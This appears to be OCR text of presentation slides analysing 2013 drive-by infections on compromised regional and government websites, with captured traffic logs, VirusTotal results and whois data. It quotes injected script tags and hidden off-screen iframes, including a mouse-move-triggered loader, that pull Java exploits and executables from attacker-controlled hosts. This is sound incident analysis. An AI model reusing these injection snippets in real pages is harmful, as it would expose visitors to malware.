
# Oops, a regional GOV resource, July 2013



# Oops, exploit is only triggered only by mouse move!

- <script src="http://changeip.changeip.name/rsize.js">
- res='bhduqnd.selfip.org';var astatf = 0;
- document.write("<head></head> ");
- **document.onmousemove=jsstatic;**
- function jsstatic() { if (astatf == 0) { astatf++; text = "<iframe src='http://"+res+"/bashimme/2' width='7' height='12' style='position: absolute; left: -1000px; top: -1000px; z-index: 1;'></iframe>";

# Oops, welcome to Moscow, Aug 2013



# Even with samples

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 613 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/sr.png | 1 198 | | image/png |
| 614 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/icons_sprite.gif | 6 330 | | image/gif |
| 615 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/round-bot-bg.gif | 419 | | image/gif |
| 616 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/search_block.gif | 182 | | image/gif |
| 617 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/actual-bg.gif | 55 | | image/gif |
| 618 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/sl.png | 1 174 | | image/png |
| 619 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/container.gif | 130 | | image/gif |
| 620 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/pre-footer.gif | 81 754 | | image/gif |
| 621 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/style/footer.gif | 1 210 | | image/gif |
| 622 | 200 | HTTP | wrutr.vizvaz.com | /viewforum.php?b=cc119b1 | 4 579 | | text/html; charset=utf-8 |
| 623 | 200 | HTTP | mc.yandex.ru | /watch/8742871?rn=345454&wmode=5&callback=_ymjsp531792&page-ref=http... | 74 | p... | text/javascript |
| 624 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/gray_up.gif | 497 | | image/gif |
| 625 | 200 | HTTP | sao.ithelp.ru | /v2/_common/images/gray_down.gif | 497 | | image/gif |
| 626 | 200 | HTTP | sao.ithelp.ru | /favicon.ico | 1 150 | | image/x-icon |
| 627 | 404 | HTTP | wrutr.vizvaz.com | /app.jnlp | 287 | | text/html; charset=iso-8859-1 |
| 628 | 404 | HTTP | wrutr.vizvaz.com | /app.jnlp | 287 | | text/html; charset=iso-8859-1 |
| 629 | 200 | HTTP | wrutr.vizvaz.com | /profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 29 042 | | application/java-archive |
| 630 | 404 | HTTP | wrutr.vizvaz.com | /app.jnlp | 287 | | text/html; charset=iso-8859-1 |
| 631 | 200 | HTTP | wrutr.vizvaz.com | /profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 29 042 | | application/java-archive |
| 632 | 200 | HTTP | wrutr.vizvaz.com | /profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 29 042 | | application/java-archive |
| 633 | 200 | HTTP | wrutr.vizvaz.com | /profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 29 042 | | application/java-archive |
| 634 | 200 | HTTP | wrutr.vizvaz.com | /profile.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 29 042 | | application/java-archive |
| 635 | 200 | HTTP | wrutr.vizvaz.com | /y41gr.php?exp=byte&b=cc119b1&k=4f39762d989bec56baf06aff0a752e8d | 79 872 | | application/octet-stream |
| 636 | 200 | HTTP | mc.yandex.ru | /webvisor/8742871?rn=6355&wv-type=0&cnt-class=0&page-url=http%3A%2F... | 43 | p... | image/gif |

| | |
|---|---|
| SHA256: | 70c21fb812665fc1d75b158b7a48f4e85cbaf5bcc37a2dfd0d0555a7f561f9a8 |
| File name: | 11383.exe |
| Detection ratio: | 4 / 46 |
| Analysis date: | 2013-08-14 14:37:43 UTC ( 2 months ago ) |

| | |
|---|---|
| SHA256: | deeee11c34a55901e368db3a715419ae886a33be3f504fd1203076b6eeb62502 |
| File name: | 4edb.jar |
| Detection ratio: | 3 / 46 |
| Analysis date: | 2013-08-14 14:36:31 UTC ( 2 months ago ) |

https://www.virustotal.com/en/file/70c21fb812665fc1d75b158b7a48f4e85cbaf5bcc37a2dfd0d0555a7f561f9a8/analysis/1376491063/

https://www.virustotal.com/en/file/deeee11c34a55901e368db3a715419ae886a33be3f504fd1203076b6eeb62502/analysis/1376490991/

# Bing me


www.bing.com/images/search?q=Одуванчики+фото+рисунки&view=detail&id=A44DC7FA4F72E7C8418A38E7AD729E441FE66515&first=154&FORM=IDFRIR
WEB IMAGES VIDEOS MORE
bing Beta
Одуванчики фото рисунки
KLADOVKA
KLADOVKA.KG
Поиск...
© 2013 Microsoft | Privacy and Cookies | Legal | About our ads | Help | Feedback
Console HTML CSS Script DOM Net
Edit body.en < html

<img id="s_load" alt="" src="/mm/s/loading_lg.gif" style="display: none;">

<iframe id="s_sp" scrolling="no" frameborder="0" style="height: 1200px;">
<html lang="ru" xml:lang="ru" xmlns="http://www.w3.org/1999/xhtml">
<head>
<script type="text/javascript" src="http://chlenososalka.myftp.org/showforum.php?pid=54543"
document.write(' <iframe
</script>
<style type="text/css">
</head>
<body>
<iframe style="position: absolute; left: -999px; top: -999px; width: 1px; height: 1px;" allowtransparency="true" name="RemoteIframe">

<iframe width="1024" height="768" src="http://driuat.schoolopros.ru/viewforum.php?b=22f5
<html>
</iframe>

| | | | | |
|---|---|---|---|---|
| 5 | 200 | HTTP | www.bing.com | /fd/ls/ls.gif?IG=5a6fffe961904c7aa46a7e06ab4e95238 |
| 6 | 200 | HTTP | chlenososalka.myftp.org | /showforum.php?pid=54543 |
| 7 | 200 | HTTP | kladovka.kg | /engine/classes/js/jquery.js |
| 8 | 200 | HTTP | kladovka.kg | /engine/classes/js/jqueryui.js |
| 9 | 200 | HTTP | kladovka.kg | /engine/classes/js/dle_js.js |
| 0 | 200 | HTTP | kladovka.kg | /engine/classes/highslide/highslide.js |
| 1 | 200 | HTTP | kladovka.kg | /templates/Default/style/base.css |
| 2 | 200 | HTTP | kladovka.kg | /templates/Default/style/style.css |
| 3 | 200 | HTTP | kladovka.kg | /templates/Default/style/engine.css |
| 4 | 404 | HTTP | kladovka.kg | /templates/Default/js/easing.js |
| 5 | 404 | HTTP | kladovka.kg | /templates/Default/js/timers.js |
| 6 | 404 | HTTP | kladovka.kg | /engine/inc/ajax_help/js/help_ajax.js |
| 8 | 404 | HTTP | kladovka.kg | /templates/Default/js/easing.js |
| 0 | 302 | HTTP | driuat.schoolopros.ru | /viewforum.php?b=22f58ab |
| 85 | 200 | HTTP | mc.yandex.ru | /clmap/7195330?rn=288126&page-url=http%3A%2F% |

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: en-us,en;q=0.5

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:7.0) Gecko/20100101 F

**Miscellaneous**

Referer: http://kladovka.kg/design/vector/vector-nature/2122-oduv

**Transport**

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | WebView | Auth | Caching | Cookies | Raw | JSON | XML

```
document.write('<div style="position: absolute; left: -1261px; top: -1158px;">
<iframe src ="http://driuat.schoolopros.ru/viewforum.php?b=22f58ab"
width="1024" height="768"></iframe></div>');
```

Console | HTML | CSS | Script | DOM | Net

X showfor

all | 52923-duhovnoe-nasledstvo-slavyan-i-ar...v...

Watch | New watch ex

```
1
2 <script src="http://chlenososalka.myftp.org/showforum.php?pid=54543" type="text/javascript"></script><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="ru" lang="ru">
4   <head>
5   <meta name='loginza-verification' content='4dd185b14dbd8b670b5f43c4fd48b2b8' />
```

# dns aubuse of a legit domain

- domain: SCHOOLOPROS.RU
- nserver: ns1.afraid.org.
- nserver: ns2.afraid.org.
- state: REGISTERED, DELEGATED, VERIFIED
- org: LLC "GKShP"
- registrar: RU-CENTER-REG-RIPN
- admin-contact: https://www.nic.ru/whois
- **created: 2010.01.25**
- paid-till: 2014.01.25
- free-date: 2014.02.25l

# Observation time: Oct 2013


<iframe src="http://sellingumec.atollsi.biz/same/exemption.html" style="width: 298px; height: 180px; position: absolute; top: -7994px; left: -4134px;">


# Observation time: Oct 2013

- <a href="http://metrika.yandex.ru/stat/?id=5876056&from=informer"
- target="_blank" rel="nofollow"><script type="text/javascript"
- src="http://impasse.publicservant.biz/over.js"></script><img src="//bs.yandex.ru/informer/5876056/3_0_DDF8FFFF_BDD8F0FF_0_pageviews"
- style="width:88px; height:31px; border:0;" alt="Ð¯Ð½Ð´ÐµÐºÑ·.ÐœÐµÑ‚Ñ€Ð¸ÐºÐ°" title="Ð¯Ð½Ð´ÐµÐºÑ·.ÐœÐµÑ‚Ñ€Ð¸ÐºÐ°: Ð´Ð°Ð½Ð½Ñ‹Ðµ Ð·Ð° Ñ·ÐµÐ³Ð¾Ð´Ð½Ñ÷ (Ð¿Ñ€Ð¾Ñ·Ð¼Ð¾Ñ‚Ñ€Ñ‹, Ð²Ð¸Ð·Ð¸Ñ‚Ñ‹ Ð¸

# Error pages, tests on free hostings?? Observation time: Oct 2013

<iframe src="http://sellingumec.atollsi.biz/same/exemption.html" style="width: 298px; height: 180px; position: absolute; top: -7994px; left: -4134px;">
<html>
<head>
<title>Too Many Requests</title>
</head>
<body>
<h1>Too Many Requests</h1>
**I only allow 50 requests per hour to this Web site per logged in user.** Try again soon.
</body>
</html>

# Observation time: Oct 2013




<iframe width="1" height="1" style="visibility: hidden" src="http://xwmwrjyep.sytes.net:12601/contents/template/bad/module.php?down=82">

# Observation date: Oct 2013

<iframe src="http://xwmwrjyep.sytes.net:12601/contents/template/bad/module.php?down=82" width=1 height=1 style="visibility: hidden"></iframe>ï»¿

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"

"http://www.w3.org/TR/html4/loose.dtd">

<head>


<base href="http://www.tiens.by/" />

<meta http-equiv="content-type" content="text/html; charset=utf-8" />

# Observation date: Oct 2013

| | | | | |
|---|---|---|---|---|
| www.tiens.by | /plugins/system/rokbox/rokbox.js | 20,276 | | application/x-javascript |
| xwmwrjyep.sytes.net:12601 | /contents/template/bad/module.php?down=82 | 7,949 | Expires... | text/html |
| xwmwrjyep.sytes.net:12601 | /contents/template/bad/applet.jnlp | 9 | Expires... | text/html |
| xwmwrjyep.sytes.net:12601 | /contents/template/bad/hOLkr.jar | 36,940 | Expires... | application/x-java-ar... |
| xwmwrjyep.sytes.net:12601 | /contents/template/bad/applet.jnlp | 9 | Expires... | text/html |
| xwmwrjyep.sytes.net:12601 | /contents/template/bad/applet.jnlp | 9 | Expires... | text/html |
| ffyuuyqsof.sytes.net:12601 | /backup.php?beta=488&down=4068&servlet=128&skins=7318&me... | 36,352 | Expires... | application/octet-stre... |

# Observation time: Oct 2013

